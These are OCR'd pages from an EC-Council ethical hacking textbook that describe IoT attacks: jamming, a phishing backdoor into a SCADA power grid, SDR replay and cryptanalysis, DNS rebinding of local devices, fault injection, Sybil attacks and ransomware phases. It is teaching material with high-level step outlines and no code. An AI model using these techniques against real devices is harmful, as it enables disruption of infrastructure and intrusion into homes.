Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 18.13: Illustration of jamming attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

Attackers gather basic information about the target organization using various social engineering techniques. After obtaining information such as the email IDs of employees, an attacker sends phishing emails to the employees with a malicious attachment (e.g., a Word document). When an employee of the target organization opens the email and clicks on the attachment, a backdoor is automatically installed in the target system. Using the backdoor, the attacker gains access to the private network of the organization. For example, consider an attack on a power grid. In such an attack, after gaining access to the private network, an attacker can access the Supervisory Control and Data Acquisition (SCADA) network that controls the grid. After gaining access to the SCADA network, the attacker replaces the legitimate firmware with malicious firmware to process commands sent by the attacker. Finally, the attacker can disable the power supply to any particular place by sending malicious commands to the substation control systems from the SCADA network.





Figure 18.14: Hacking a smart grid to gain remote access

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



SDR-Based Attacks on IoT

Software-defined radio (SDR) is a method of generating radio communications and implementing signal processing using software (or firmware), instead of the usual method of using hardware. Using this software-based radio communication system (self-created SDRs), an attacker can examine the communication signals in IoT networks and send spam content or texts to interconnected devices. The SDR system can also change the transmission and reception of signals between devices, depending on their software implementations. The attack can be carried out on both full-duplex (two-way communication) and half-duplex (one-way communication) transmission modes.

Types of SDR-based attacks performed by attackers to break into an IoT environment:

- **Replay Attack**

  This is the major attack described in IoT threats, in which attackers can capture the command sequence from connected devices and use it for later retransmission.

  An attacker can perform the below steps to launch a replay attack:

  - Attacker targets the specified frequency that is required to share information between devices
  - After obtaining the frequency, the attacker can capture the original data when the commands are initiated by the connected devices
  - Once the original data is collected, the attacker uses free tools such as URH (Universal Radio Hacker) to segregate the command sequence
  - Attacker then injects the segregated command sequence on the same frequency into the IoT network, which replays the commands or captured signals of the devices

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


- **Cryptanalysis Attack**

  A cryptanalysis attack is another type of substantial attack on IoT devices. In this attack, the procedure used by the attacker is the same as in a replay attack except for one additional step, i.e., reverse-engineering the protocol to obtain the original signal. To accomplish this task, the attacker must be skilled in cryptography, communication theory, and modulation scheme (to remove noises from the signal). This attack is practically not as easy as a replay attack to launch, yet the attacker can try to breach security using various tools and procedures.

- **Reconnaissance Attack**

  This is an addition to a cryptanalysis attack. In this attack, information can be obtained from the device's specifications. All IoT devices that run through RF signals must be certified by their country's authority, and then they officially disclose an analysis report of the device. Designers often prevent this kind of analysis by obscuring any identification marks from the chipset. Therefore, the attacker makes use of multimeters to investigate the chipset and mark out some identifications, such as ground pins, to discover the product ID and compare it with the published report.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Identifying and Accessing Local IoT Devices

An attacker gains access over local IoT devices when a user from the network visits a malicious page, i.e., created and distributed by an attacker in the form of an advertisement or any attractive means. Once the victim visits the harmful website, a malicious JavaScript code inside the page begins the process.

Attackers generally implement two methods to take control of local IoT devices, as discussed below:

Discovering or Identifying the Local IoT Devices

The first attempt the attacker makes is to identify target devices, then obtain information about all the connected devices.

To do this, the attacker follows the steps given below:

1. Attacker obtains local IP Address (using the malicious code)
2. Attacker requests all the available devices in the network
3. Active devices respond with reset packet and request for inactive devices would return timeout
4. Attacker detects all available devices based on their responses

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 18.15: Discovering the local IoT devices

Accessing the Local IoT Devices using DNS Rebinding

DNS rebinding is a process of gaining access over the victim's router using a malicious JavaScript code injected on a web page. After this, an attacker can assault any device activated using the default password. After identifying all the connected devices and their information in the network, the attacker exploits further to gain complete access to the local interconnected devices.

Now that the attacker has the information on IoT devices in the network, he/she follows the steps given below:

1. Checks if the malicious code is performing DNS rebinding in all discovered devices, using DNS rebinding tools such as Jaqen
2. Once the DNS rebinding is successfully implemented, the attacker can command and control the local IoT devices
3. The attacker can further extract private information, such as the UIDs and BSSIDs of local access points that are useful in finding the geo-location of the target devices





Figure 18.16: DNS rebinding attack on local IoT devices

After successfully launching this attack, the attacker could bypass the security and gain access to applications running on the local IoT devices. Further, the attacker can launch random audio or video files on different browsers of the devices.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Fault Injection Attacks

Fault injection attacks, also known as perturbation attacks, occur when a perpetrator injects a faulty or malicious program into a system to compromise the system security. These faulty programs can be induced using various attack techniques. Fault injection attacks can be both invasive and non-invasive in nature.

In non-invasive attacks, the attacker should be available very near to the chip to tamper with the default program or data and gather sensitive information. In an invasive attack, the chip surface should be visible to the attacker and can be operated physically.

Discussed below are different types of fault injection attack:

- **Optical, Electromagnetic Fault Injection (EMFI), Body Bias Injection (BBI)**

  The main objective of these attacks is to inject faults into devices by projecting lasers and electromagnetic pulses that are used in analog blocks such as random number generators (RNGs) and for applying high-voltage pulses. These faults are then used by the attackers in compromising the system security.

- **Power/Clock/Reset Glitching**

  These types of attacks occur when faults or glitches are injected into the power supply that can be used for remote execution, also causing the skipping of key instructions. Faults can also be injected into the clock network used for delivering a synchronized signal across the chip.

- **Frequency/Voltage Tampering**

  In these attacks, the attackers try to tamper with the operating conditions of a chip, and they can also modify the level of the power supply and alter the clock frequency of the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


chip. The intention of the attackers is to introduce fault behavior into the chip to compromise the device security.

- **Temperature Attacks**

  Attackers alter the temperature for operating the chip, thereby changing the whole operating environment. This attack can be operated in non-nominal conditions.

After injecting faults using various techniques, now attackers can exploit the fault behavior of the device to perform various attacks to steal sensitive information or interrupt the normal operation of the device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Other IoT Attacks

- **Sybil Attack**

  Vehicular communications play an important role in safe transportation by exchanging important safety messages and traffic updates, but even vehicular ad-hoc networks (VANETs) are not safe from the attackers' reach. An attacker uses multiple forged identities to create a strong illusion of traffic congestion, affecting communication between neighboring nodes and networks. Sybil attacks in VANETs, which have a great impact on a network's performance, are regarded as the most serious attacks. This type of attack impairs the potential applications in VANETs by creating a strong illusion of traffic congestion. To perform this type of attack, a vehicle is declared to be present in different locations at the same time.

  For example, let a node that spoofs itself as other nodes and launches an attack be called Sybil node "X." It is created by forming a new identity or stealing an existing legal identity. In proper communication, the other nodes "A" and "B" should only communicate with each other. However, in this scenario, node "X" intervenes as a known internal node and attacks the network. Node "X" tries to communicate with the normal neighboring nodes ("A" and "B") using multiple forged identities. Thus, it creates significant chaos and security risks in the network.

- **Exploit Kits**

  An exploit kit is a malicious script used by attackers to exploit poorly patched vulnerabilities in an IoT device. These kits are designed in such a way that whenever there are new vulnerabilities, new ways of exploitation and add-on functions will be added to the device automatically. After detecting vulnerabilities, these kits send the

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

exact exploit to install malware, which can execute and corrupt the device. These exploit kits pose a dangerous threat as they go undetected in IoT environments affecting IoT devices and infrastructure, forcing them to behave unexpectedly.

- **Man-in-the-Middle Attack**

  In a man-in-the-middle attack, the attacker pretends to be a legitimate sender, intercepts all the communication between the sender and receiver, and hijacks the communication. IoT devices are generally connected to a network and act as a gateway to all sensitive and personal information. Therefore, any malicious user can pose to be a legitimate sender and send malicious requests to the device to gain control of the device. IoT devices such as IP-enabled cameras, routers, modems, and Internet gateways have cryptographic vulnerabilities that lead to man-in-the-middle attacks.

- **Replay Attack**

  In a replay attack, attackers intercept legitimate messages from a valid communication and continuously send the intercepted message to the target device to perform a DoS attack or delay it to manipulate the message or crash the target device. For example, consider a replay attack that regenerates the signal used to control IoT devices as like a front door. The front door uses a lock that is opened using simple infrared signals. Essentially, the attacker records the infrared modulation pattern, reproduces the signal, and performs a replay attack on the door to unlock it.

- **Forged Malicious Device**

  Attackers replace authentic IoT devices with malicious devices if they have physical access to the network. It is very difficult to discover such attacks because the forged device resembles the legitimate one. The forged devices contain backdoors that are used by the attackers to perform various malicious activities in the network.

- **Side-Channel Attack**

  Attackers perform a side-channel attack by extracting information about encryption keys by observing the emission of signals, i.e., "side channels" from IoT devices. All devices emit these signals that provide information about the internal computing process, either via power consumption or electromagnetic emanations. Attackers carefully observe side-channel emissions to acquire all possible knowledge about varying power consumption so they can access and duplicate the encryption key non-evasively. The main advantage of this attack is that it is easy and requires less time to access encryption keys. Information leaked from the vulnerable devices helps the attackers to exploit other side-channel techniques, such as performing power-consuming attacks and time-based attacks.

- **Ransomware Attack**

  Ransomware is a type of malware that uses encryption to block a user's access to his/her device either by locking the screen or by locking a user's files, and it stays blocked until a ransom is paid that allows a user to regain access to his/her device.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

A user can encounter this problem in numerous ways. It can be mistakenly downloaded with some other malware, software, or files, and sometimes through malicious advertisements (malvertisements).

Discussed below are the phases of ransomware:

- **Phase 1**: Victim receives an email from the attacker that appears to be from a legitimate sender. This email contains an attachment of a malicious file.
- **Phase 2**:
  - User opens the mail and clicks on the malicious file. Malware is downloaded and launches legitimate child processes such as PowerShell, Vssadmin encryption mechanism, or cmd.exe. As a result, the device becomes connected to an attacker's command and control (C&C) server.
  - The personal files on the victim's device are encrypted.
- **Phase 3**: Notification of ransomware is delivered to the victim's device, and he/she is asked to pay a ransom in the form of money or bitcoin to gain access to his/her files.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Attacks in Different Sectors

Service Sectors	Type of Attacks	Possible Consequences
Buildings	**Access Control:** Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	DoS Attack: Flooding data streams with communication to deplete system resources	Loss of data availability
	Eavesdropping: Collecting exchanged messages	Loss of data confidentiality
	Control Hijacking Attack: Changing normal flow control of the IoT device firmware by injecting malicious code	Loss of data availability
	Reverse Engineering: Analyzing the device firmware to get sensitive data	Loss of privacy and data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit industrial IoT device weaknesses	Loss of privacy and data confidentiality
Energy/ Industrial	**Access Control:** Getting physical or remote access to the device	Loss of confidentiality and availability
	Reconnaissance: Engages with the target system to obtain information	Loss of privacy and data confidentiality
	DoS Attack: Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Eavesdropping: Collecting the transmitted information	Loss of data confidentiality
	Rube Goldberg Attack: Chained attack designed to exploit weaknesses of industrial IoT device	Loss of privacy and data confidentiality
	Spear Phishing Attack: Targets specific individuals or groups within an organization	Loss of privacy and data confidentiality
	BlueBugging: Exploiting vulnerabilities in old devices' firmware and spying phone calls	Loss of privacy and data confidentiality
Consumer and Home	**DoS Attack:** Making service unavailable for legitimate users by flooding the system with communication requests	Loss of data availability
	Access Control: Getting access to the device	Loss of confidentiality and availability
	MITM Attack: Listening to the communication between two endpoints	Loss of privacy and data confidentiality
	Skill Squatting Attack: Exploiting the voice-based commands in digital assistants such as Alexa and Google Home	Loss of privacy and data confidentiality
	Formjacking Attack: Stealing credit card details and personal information from payment forms	Loss of privacy and data

